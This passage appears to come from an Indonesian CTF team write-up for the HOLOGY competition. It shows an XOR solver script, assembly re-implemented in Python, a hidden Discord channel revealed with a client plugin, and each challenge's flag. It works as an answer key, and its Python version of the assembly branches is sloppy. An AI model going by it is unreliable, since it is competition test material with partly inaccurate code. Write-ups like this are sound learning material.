Jika kita telusuri lebih dalam, variable **ii** memiliki value yang berupa '**joinubbethebestselaludhati**' sedangkan variable **jj** memiliki value yang sangat panjang. Untuk mendapatkan serial code, kita hanya perlu melakukan **xor** kembali dari variable **jj** dengan variable **ii**.

Berikut merupakan script solver yang kami buat.

```
toCmp = [ 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05,
0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x12, 0x00, 0x00,
0x00, 0x1B, 0x00, 0x00, 0x00, 0x51, 0x00, 0x00, 0x00, 0x1E,
0x00, 0x00, 0x00, 0x19, 0x00, 0x00, 0x00, 0x5C, 0x00, 0x00,
0x00, 0x11, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x28,
```

```
0x00, 0x00, 0x00, 0x12, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x42, 0x00, 0x00, 0x00, 0xE, 0x00, 0x00, 0x00, 0x00, 0x00, 0x0D,
0x00, 0x00, 0x00, 0x15, 0x00, 0x00, 0x00, 0x00, 0x1E, 0x00, 0x00, 0x00,
0x00, 0x14, 0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00, 0x00, 0x00, 0x5C,
0x00, 0x00, 0x00, 0x50, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
0x00, 0x14, 0x00, 0x00, 0x00]

key = 'joinubbethebestselaludhati'

pram = []

for i in range(len(key)):
    pram.append(chr(ord(key[i]) ^ toCmp[i * 4]))

print ''.join(pram)
```

Jika di run, akan menghasilkan output sebagai berikut.

```
chao at Yu in [/Downloads/HOLOGY/rev/matematika]
22:12:18 > python solve.py
hology3{m4teMat1katral414}
```

c. Flag

Flag: hology3{m4teMat1katral414}

2. MK(Moment Ketika...) *Solved after competition

a. Executive Summary

taTUM adalah seorang fisikawan, suatu hari temannya seorang programmer memberikan sebuah source code yang merupakan jalan penggeraan sebuah soal fisika, tetapi temannya memodifikasi rumus tersebut sehingga pada bagian akhir program tersebut dia menjahili taTUM dengan menambahkan instruksi yang tidak ada pada rumus aslinya, bantulah taTUM menemukan hasil output dari program tersebut

format flag : `^hology3{ [A-z0-9+_]* }$/`

author: aldifp01

b. Technical Report

Diberikan sebuah potongan assembly, berikut penampakannya.

```
main:
    push    rbp
    mov     rbp,  rsp
    sub     rsp,  48
    mov     DWORD PTR [rbp-4], 10
    mov     DWORD PTR [rbp-8], 8
    mov     DWORD PTR [rbp-12], 5875
    mov     DWORD PTR [rbp-16], 19
    mov     eax,  DWORD PTR [rbp-4]
    imul   eax,  DWORD PTR [rbp-8]
    add    eax,  eax
    mov    edi,  eax
    call   __gnu_cxx::__enable_if<std::__is_integer<int>::__value,
double>::__type std::sqrt<int>(int)
    cvttsd2si      eax,  xmm0
    mov     DWORD PTR [rbp-20],  eax
    mov     eax,  DWORD PTR [rbp-4]
    imul   eax,  DWORD PTR [rbp-16]
    add    eax,  eax
```

```
        mov      edi, eax
        call
__gnu_cxx::__enable_if<std::__is_integer<int>::__value,
double>::__type std::sqrt<int>(int)
        cvttsd2si      eax, xmm0
        mov      DWORD PTR [rbp-24], eax
        mov      eax, DWORD PTR [rbp-12]
        imul     eax, DWORD PTR [rbp-20]
        mov      DWORD PTR [rbp-28], eax
        mov      eax, DWORD PTR [rbp-12]
        imul     eax, DWORD PTR [rbp-24]
        mov      DWORD PTR [rbp-32], eax
        mov      eax, DWORD PTR [rbp-32]
        sub      eax, DWORD PTR [rbp-28]
        mov      DWORD PTR [rbp-36], eax
        mov      eax, DWORD PTR [rbp-36]
        imul     eax, eax
        mov      DWORD PTR [rbp-36], eax
        mov      eax, DWORD PTR [rbp-36]
        cmp      eax, DWORD PTR [rbp-32]
        jle      .L2
        mov      eax, DWORD PTR [rbp-36]
        or       eax, 19450817
        add      eax, 177013
        mov      DWORD PTR [rbp-36], eax
        jmp      .L3

.L2:
        mov      eax, DWORD PTR [rbp-36]
        cmp      eax, DWORD PTR [rbp-32]
        jge      .L3
        mov      eax, DWORD PTR [rbp-36]
        or       eax, 17081945
        add      eax, 882370
        mov      DWORD PTR [rbp-36], eax

.L3:
        mov      eax, 0
        leave
        ret
__gnu_cxx::__enable_if<std::__is_integer<int>::__value,
double>::__type std::sqrt<int>(int):
```

```
    push    rbp
    mov     rbp,  rsp
    sub     rsp,  16
    mov     DWORD PTR [rbp-4], edi
    pxor   xmm1,  xmm1
    cvtsi2sd      xmm1,  DWORD PTR [rbp-4]
    movq   rax,  xmm1
    movq   xmm0,  rax
    call   sqrt
    movq   rax,  xmm0
    movq   xmm0,  rax
    leave
    ret

__static_INITIALIZATION_and_destruction_0(int, int):
    push    rbp
    mov     rbp,  rsp
    sub     rsp,  16
    mov     DWORD PTR [rbp-4], edi
    mov     DWORD PTR [rbp-8], esi
    cmp     DWORD PTR [rbp-4], 1
    jne    .L9
    cmp     DWORD PTR [rbp-8], 65535
    jne    .L9
    mov     edi,  OFFSET FLAT:_ZStL8__ioinit
    call   std::ios_base::Init::Init()  [complete object
constructor]
    mov     edx,  OFFSET FLAT:_dso_handle
    mov     esi,  OFFSET FLAT:_ZStL8__ioinit
    mov     edi,  OFFSET FLAT:_ZNSt8ios_base4InitD1Ev
    call   __cxa_atexit

.L9:
    nop
    leave
    ret

_GLOBAL__sub_I_main:
    push    rbp
    mov     rbp,  rsp
    mov     esi,  65535
    mov     edi,  1
```

```
        call    __static_initialization_and_destruction_0(int,
int)
        pop     rbp
        ret
```

Dari kode assembly tersebut, kami hanya membuat ulang algoritmanya dengan python. Berikut merupakan script python yang kami buat

```
from math import sqrt
```

```
rbp4 = 10
rbp8 = 8
rbp12 = 5875
rbp16 = 19

eax = rbp4
eax *= rbp8
eax += eax
edi = eax

eax = int(sqrt(eax))

rbp20 = eax
eax = rbp4
eax *= rbp16
eax += eax
edi = eax

eax = int(sqrt(eax))

rbp24 = eax
eax = rbp12
eax *= rbp20
rbp28 = eax
eax = rbp12
eax *= rbp24
rbp32 = eax
eax -= rbp28
rbp36 = eax
eax = rbp36
eax *= eax
```

```
rbp36 = eax
eax = rbp36


if eax <= rbp32:
    eax = rbp36
if eax >= rbp36:
    eax = 0
eax = rbp36
eax |= 19450817
eax += 177013
rbp36 = eax
eax = 0

print [rbp36]
```

Run script dan dapatkan flag

```
chao at Yu in [/Users/Yu/Downloads/HOLOGY/rev/Momen Ketika]
22:19:44 > python solve.py eax
[1710333774]
```

Sempat ragu dengan flag tersebut, lalu kami menanyakan pada panitia untuk memastikan flag tersebut.



Ternyata hasil flagnya benar

c. Flag

Flag: **hology3{1710333774}**

OSINT

1. Adm00n Dilema


a. Executive Summary

Channel di discord hology hilang secara tiba-tiba dikarenakan ada hacker yang meretas role Admin, bantu Admin untuk melihat channel khusus role admin yang telah diretas tadi...

b. Technical Report

Awalnya saya menduga channel yang menghilang telah dihapus, namun ternyata channelnya hanya disembunyikan saja.

Disini saya menggunakan plugin Show Hidden Channels di BetterDiscord.



c. Flag

Flag: hology3{h1dd3n_ch4nn3ll_0wouwu}

Misc

1. Feedback

a. Executive Summary

<https://forms.gle/qMqLKDPBZiL4L9KS8>

b. Technical Report

Tinggal isi dengan sepenuh hati, klik submit, keluar flag....

c. Flag

Flag: hology3{thank_you_for_your_feedback}